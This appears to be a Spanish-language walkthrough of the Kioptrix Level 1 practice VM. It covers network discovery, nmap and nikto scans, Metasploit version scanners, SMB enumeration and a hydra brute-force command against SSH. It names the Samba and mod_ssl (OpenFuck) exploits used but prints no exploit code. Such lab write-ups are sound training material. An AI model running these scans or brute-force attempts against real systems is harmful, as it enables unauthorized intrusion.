
Kioptrix1 192.168.56.102



```
Welcome to Kioptrix Level 1 Penetration and Assessment Environment

--The object of this game:
|_Acquire "root" access to this machine.

There are many ways this can be done, try and find more then one way to
appreciate this exercise.

DISCLAIMER: Kioptrix is not resposible for any damage or instability
caused by running, installing or using this VM image.
Use at your own risk.

WARNING: This is a vulnerable system, DO NOT run this OS in a production
environment. Nor should you give this system access to the outside world
(the Internet - or Interwebs..)

Good luck and have fun!

kioptrix login:
```

https://www.vulnhub.com/entry/kioptrix-level-1-1,22/

Esta imagen de Kioptrix VM es un reto fácil. El objetivo del juego es adquirir acceso a la raíz por cualquier medio posible (excepto en realidad piratear el servidor o el jugador de la máquina virtual). El propósito de estos juegos es aprender las herramientas y técnicas básicas en evaluación y explotación de vulnerabilidades. Hay más formas que una para completar con éxito los desafíos.

Información

Exploit realizados

- Samba 2.2.1a
- mod_ssl CVE-2002-0082 (LOgrado con exoploit OpenFuck
  - Obtención de root con ptrace/knod
  - Escalada de privilegios directamente con OpenFuck y acceso a usuario Apache y escalada desde maquina.

Info. Host

Sistema Operativo
Linux 2.4.9 - 2.4.18 (likely embedded)
Maquina KIOPTRIX
workgroup: MYGROUP

Architecture
OpenSSH 2.9p2 (protocol 1.99)
Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
Version de SAMBA 2.2.1a

Passwords


Banderas

Se logra el acceso con dos vulnerabilidades.
La de SAMBA o la de mod_ssl

Vulnerabilidad SSL OpenFuck
Para este caso dos opciones cambiando codigo a nuestro Apache y realizando una escalada de privilegios

Descubrimiento Objetivo

La IP de nuestro KALI 192.168.56.100
netdiscover -i eth0 -r 192.168.56.0/24




```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 6 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 360
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.56.1    0a:00:27:00:00:00      1      60  Unknown vendor
 192.168.56.2    08:00:27:78:b5:54      1      60  PCS Systemtechnik GmbH
 192.168.56.102  00:0c:29:b7:66:23      4     240  VMware, Inc.
```

Se localiza la IP de la maquina a vulnerar para obtener root
192.168.56.102 00:0c:29:b7:66:23

Enumeracion

nmap -O -sS -Pn -sV 192.168.56.102



```
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 2.9p2 (protocol 1.99)
80/tcp   open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp  open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
1024/tcp open  status      1 (RPC #100024)
MAC Address: 00:0C:29:B7:66:23 (VMware)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4
OS details: Linux 2.4.9 - 2.4.18 (likely embedded)
Network Distance: 1 hop
```

TCP


22 (ssh)

22/tcp open ssh OpenSSH 2.9p2 (protocol 1.99)

//Añadimos las siguientes lineas en /etc/ssh/ssh_config por problema kali 2019.2
#Legacy changes
KexAlgorithms +diffie-hellman-group1-sha1
Ciphers +aes128-cbc

Pruebas de no tener clave o claves igual usuario (no se produce)
ssh root@192.168.56.102
ssh kioptrix@192.168.56.102

Confirmamos version de SSH con MetaSploit
use auxiliary/scanner/ssh/ssh_version
set rhosts 192.168.56.102
run




```
[+] 192.168.56.102:22     - SSH server version: SSH-1.99-OpenSSH_2.9p2 ( service.version=2.9p2 service.vendor=OpenBSD service.family=Ope
nSSH service.product=OpenSSH service.cpe23=cpe:/a:openbsd:openssh:2.9p2 service.protocol=ssh fingerprint_db=ssh.banner )
```

Intento de clave por fuerza bruta
hydra -l root -P rockyou.txt ssh://192.168.56.102:22 -t 4

80 HTTP

80/tcp   open http   Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)



Test Page

This page is used to test the proper operation of the Apache Web server after it has been installed. If you can read this page, it means that the Apache Web server installed at this site is w


If you are the administrator of this website:

You may now add content to this directory, and replace this page. Note that until you do so, people visiting your website will see this page, and not your content.

If you have upgraded from Red Hat Linux 6.2 and earlier, then you are seeing this page because the default DocumentRoot set in /etc/httpd/conf/httpd.conf has changed. Any
under /home/httpd should now be moved to /var/www. Alternatively, the contents of /var/www can be moved to /home/httpd, and the configuration file can be updated accordingly

whatweb

whatweb -a4 192.168.56.102



```
http://192.168.56.102 [200 OK] Apache[1.3.20][mod_ssl/2.8.4], Country[RESERVED][ZZ], Email[webmaster@example.com], HTTPServer[Red H
at Linux][Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b], IP[192.168.56.102], OpenSSL[0.9.6b], Title[Test Page
 for the Apache Web Server on Red Hat Linux]
```

RedHat
Apache 1.3.20
mod_ssl 2.8.4
OpenSSL 0.9.6

nikto

nikto -h 192.168.56.102

+ mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0082, OSVDB-756.

Vulnerabilidad acceso a Remote Shell CVE-2002-0082

111 (RPCBIND)


111/tcp open rpcbind   2 (RPC #100000)

rpcinfo -p 192.168.56.102

139 (netbios SAMBA)

139/tcp open netbios-ssn Samba smbd (workgroup: MYGROUP)


Obtenemos información
Version
use auxiliary/scanner/smb/smb_version
set rhost 192.168.56.102
run



```
msf5 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.56.102:139    - Host could not be identified: Unix (Samba 2.2.1a)
[*] 192.168.56.102:445    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_version) >
```

Version de SAMBA 2.2.1a


nmblookup -A 192.168.56.102



```
root@pinguytaz:~/MrRobot# nmblookup -A 192.168.56.102
Looking up status of 192.168.56.102
        KIOPTRIX        <00> -         B <ACTIVE>
        KIOPTRIX        <03> -         B <ACTIVE>
        KIOPTRIX        <20> -         B <ACTIVE>
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>
        MYGROUP         <00> - <GROUP> B <ACTIVE>
        MYGROUP         <1d> -         B <ACTIVE>
        MYGROUP         <1e> - <GROUP> B <ACTIVE>

        MAC Address = 00-00-00-00-00-00
```


Maquina KIOPTRIX
Grupos: MYGROUP

smbclient -U "" -N -I 192.168.56.102 -L \\KIOPTRIX



```
root@pinguytaz:~/MrRobot# smbclient -U "" -N -I 192.168.56.102 -L \\KIOPTRIX

        Sharename       Type      Comment
        ---------       ----      -------
        IPC$            IPC       IPC Service (Samba Server)
        ADMIN$          IPC       IPC Service (Samba Server)
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------
        KIOPTRIX             Samba Server

        Workgroup            Master
        ---------            -------
        MYGROUP              KIOPTRIX
```

nbtscan -r 192.168.56.102




```
Doing NBT name scan for addresses from 192.168.56.102

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
192.168.56.102   KIOPTRIX         <server>  KIOPTRIX         00:00:00:00:00:00
```


O

enum4linux

enum4linux -a 192.168.56.102



```
 ==========================
|    Target Information    |
 ==========================
Target ........... 192.168.56.102
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ========================================================
|    Enumerating Workgroup/Domain on 192.168.56.102    |
 ========================================================
[+] Got domain/workgroup name: MYGROUP

 ==============================================
|    Nbtstat Information for 192.168.56.102    |
 ==============================================
Looking up status of 192.168.56.102
        KIOPTRIX        <00> -         B <ACTIVE>  Workstation Service
        KIOPTRIX        <03> -         B <ACTIVE>  Messenger Service
        KIOPTRIX        <20> -         B <ACTIVE>  File Server Service
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser
        MYGROUP         <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        MYGROUP         <1d> -         B <ACTIVE>  Master Browser
        MYGROUP         <1e> - <GROUP> B <ACTIVE>  Browser Service Elections

        MAC Address = 00-00-00-00-00-00
```



```
 ========================================
|    OS information on 192.168.56.102    |
 ========================================
Use of uninitialized value $os_info in concatenation (.) or string at ./enum4linux.pl line 464.
[+] Got OS info for 192.168.56.102 from smbclient:
[+] Got OS info for 192.168.56.102 from srvinfo:
        KIOPTRIX       Wk Sv PrQ Unx NT SNT Samba Server
        platform_id     :       500
        os version      :       4.5
        server type     :       0x9a03
```

443 (ssl/https)

1024 (Status)

